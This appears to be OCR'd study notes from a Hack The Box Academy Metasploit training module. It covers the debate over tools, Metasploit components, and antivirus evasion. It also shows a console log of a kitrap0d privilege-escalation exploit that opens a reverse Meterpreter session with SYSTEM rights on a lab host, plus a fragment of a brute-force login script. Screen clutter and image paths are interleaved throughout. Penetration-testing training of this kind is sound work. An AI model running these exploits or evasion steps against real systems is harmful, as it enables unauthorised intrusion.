Using the Metasploit Framework

Preface

Tools have recently seen heated debates within the security industry's social media circles. Some discussions revolved around the personal preference of some groups, while others aimed towards the evaluation of tool disclosure policies to the public. Nevertheless, there is a need to point out the importance of automated tools in the industry today.

The general opinion we have indeed heard or will hear is that using automated tools during a security assessment is not the right choice. This is because they offer the security analyst or penetration tester no chance to 'prove' themselves when interacting with a vulnerable environment. Furthermore, many say that tools make the job too easy for the auditor to receive any recognition for their assessment.

Another vocal group disagrees - those consisting of newer members of the infosec community, who are just starting and making their first steps, and those who sustain the argument that tools help us learn better by offering us a more user-friendly approach to the plethora of vulnerabilities that exist in the wild while saving us time for the more intricate parts of an assessment. We will also be taking this confrontational approach to the issue.

Tools can indeed, in some cases, present us with some downsides:

Create a comfort zone that will be hard to break out of to learn new skills.

Create a security risk just because they are published online for everyone to see and use.

Create a tunnel vision effect. If the tool cannot do it, neither can I.

Like in other industries where the creative part of the work can be combined with automated tasks, tools can limit our view and actions as new users. We can mistakenly learn that they provide the solutions to all problems, and we start to rely on them more and more. This, in turn, creates a tunnel vision effect that can and will limit the possible interactions that the user might think about and act upon for their assessment.

At the same time, the fact that more and more of these automated tools make their way into the public sector (see the NSA release of security tools to the public) creates more possibilities for would-be malicious actors with little to no knowledge of the industry to act upon their desires to make a quick profit or flaunt their endeavors inside dark rooms filled with smaller people.

Discipline

If there are any discerning factors to be drawn from the current state of the information security industry, they are to be drawn on the premise that we are in a continuous, accelerated evolution of existing technologies, protocols, and systems. With the cumulus of environment variables that we encounter during an assessment, time must be saved where it can, and a strong security paradigm is formed for the auditor. Discipline is critical in all fields of work, and the conclusions are as follows:

We will never have enough time to complete the assessment. With the number of technologies in use in every single environment variation, we will not be offered the time to do a complete, comprehensive assessment. Time is money, and we are on the clock for a non-tech-savvy customer, and we need to complete the bulk of the work first: the issues with the most potential impact and highest remediation turnover.

Credibility can be an issue even if we make our tools or manually exploit every service. We are not competing against other industry members but rather against pre-set economic conditions and personal beliefs from the customer management level. They would not comprehend or give much importance to accolades. They

just want the work done in the highest possible quantity, in the least amount of time.

You only have to impress yourself, not the infosec community. If we achieve the first, the latter will come naturally. Using the same example as above, many artists with an online presence stray from their original goals in pursuit of online validation. Their art becomes stale and generic to the keen eye, but to the everyday user, it contains the wanted visual elements and themes, not those their followers do not yet know they want. As security researchers or penetration testers, we only must validate vulnerabilities, not validate our ego.

Metasploit Framework (MSF) Overview

The Metasploit Framework (MSF) is a powerful and versatile tool used by security professionals for penetration testing, security research, and vulnerability assessment. It provides a comprehensive environment for identifying, exploiting, and validating vulnerabilities in various systems. MSF combines an extensive database of exploits, payloads, and auxiliary modules, making it a go-to choice for both beginners and experienced security practitioners.

MSF Components

Modules: Metasploit's core components are its modules, which include exploits, payloads, auxiliary tools, and post-exploitation modules.

Exploits: Scripts or programs that take advantage of vulnerabilities in software.

Payloads: Code executed on a target system after exploitation. Common payloads include reverse shells and Meterpreter.

Auxiliary Modules: Tools for scanning, fuzzing, and other non-exploit activities.

Post-Exploitation Modules: Scripts that allow further control and data extraction after a successful exploit.

Metasploit Console (msfconsole): The primary interface for interacting with Metasploit. It provides command-line access to all Metasploit modules and features.

Armitage: A graphical user interface for Metasploit that simplifies the process of network discovery, vulnerability assessment, and exploitation.

Database Support: Metasploit can integrate with various databases (like PostgreSQL) to store scan results, exploit attempts, and other relevant data.

msfvenom: A tool within Metasploit used to generate payloads and encode them to avoid detection by security software.

MSF Sessions

Once an exploit is successful, Metasploit establishes a session between the attacker's machine and the target. This session can be used to:

Execute commands on the target system.

Upload and download files.

Pivot to other systems within the network.

Gather information about the target (system info, user accounts, etc.).

Additional Features

Metasploit also offers additional features that enhance its capabilities:

Automation: Scripts and modules can automate repetitive tasks.

Evasion Techniques: Built-in tools to help evade detection by security software.

Custom Modules: Users can write custom modules to extend Metasploit's functionality.

Community and Commercial Versions: The community edition is free and open-source, while the Pro version offers advanced features like web app scanning and social engineering tools.


My Workstation Setup


For effective use of Metasploit, a well-configured workstation is essential:


Operating System: Kali Linux is highly recommended due to its pre-installed security tools and compatibility with Metasploit.

Hardware Requirements: A modern multi-core CPU, at least 8 GB of RAM, and ample storage space.


Networking: Ensure network interfaces are correctly configured to facilitate penetration testing activities.



academy.hackthebox.com/module/39/section/493
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
Payloads
Start Instance
1 / 1 spawns left
Replaced the shellcode static generation routine with a randomization routine that adds polymorphic properties to this critical stub by shuffling instructions around each time. To read more about these changes and see the full changelog, please follow this link.
Closing Thoughts
As we have seen in this module, Metasploit is a powerful framework. Though often misused and mislabeled, it can be an important part of our penetration testing arsenal when used correctly. It is highly extensible great for tracking data during an assessment, and excellent for post-exploitation and facilitating pivoting. It is worth experimenting with all of the features Metasploit has to offer; you may find a way that it fits nicely into your workflow. If you prefer to avoid it, that's fine too! There are plenty of tools out there, and we should work with what we are most comfortable with. To get more practice with this tool, check out the HTB boxes tagged at the end of this module, or attempt any box or Academy module target using Metasploit. You can also practice with it (especially its power for pivoting) in the Dante Pro Lab.
Previous
Finish
Activate Windows
Go to Settings to activate Windows.
Powered by HACKTHEBOX



academy.hackthebox.com/module/39/section/416
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
assessment.
For more information about exploit coding, we recommend checking out the Metasploit - The Penetration Tester's Guide book from No Starch Press. They delve into quite some detail about creating our exploits for the Framework.
Recompiling Meterpreter from Source Code
Intrusion Prevention Systems and Antivirus Engines are the most common defender tools that can shoot down an initial foothold on the target. These mainly function on signatures of the whole malicious file or the stub stage.
A Note on Evasion
This section covers evasion at a high level. Be on the lookout for later modules that will dig deeper into the theory and practical knowledge needed to perform evasion more effectively. It is worth trying some of these techniques out on older HTB machines or installing a VM with older versions of Windows Defender or free AV engines, and practicing evasion skills. This is a vast topic that cannot be covered adequately in a single section.
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.
Powered by HACKTHEBOX


academy.hackthebox.com/module/39/section/418
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
msfó exploit(windows/local/ms10_015_kitrap0d) > set LPORT 1338
LPORT => 1338
msfó exploit(windows/local/ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msfó exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.14.5:1338
[*] Launching notepad to host the exploit...
[+] Process 3552 launched.
[*] Reflectively injecting the exploit DLL into 3552...
[*] Injecting exploit into 3552 ...
[*] Exploit injected. Injecting payload into 3552...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.5:1338 -> 10.10.10.5:49162) at 2020-08-28 17:15:56 +0
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.
77°F
Sunny
Search
ENG
UK
6:42 AM
6/17/2024


academy.hackthebox.com/module/39/section/417
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
break
end
end
end
#begin
args = Docopt.docopt(doc)
pp args if args['--debug']
#
clnt = HTTPClient.new
bruteforce_auth(clnt, args['--root-url'], args['--user'], args['--#wordlist'])
#rescue Docopt::Exit => e
puts e.message
#end
If you would like to learn more about porting scripts into the Metasploit Framework, check out the Metasploit: A Penetration Tester's Guide book from No Starch Press. Rapid7 has also created blog posts on this topic, which can be found here.
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.
Powered by HACKTHEBOX
77°F
Sunny
Search
ENG
UK
6:40 AM
6/17/2024

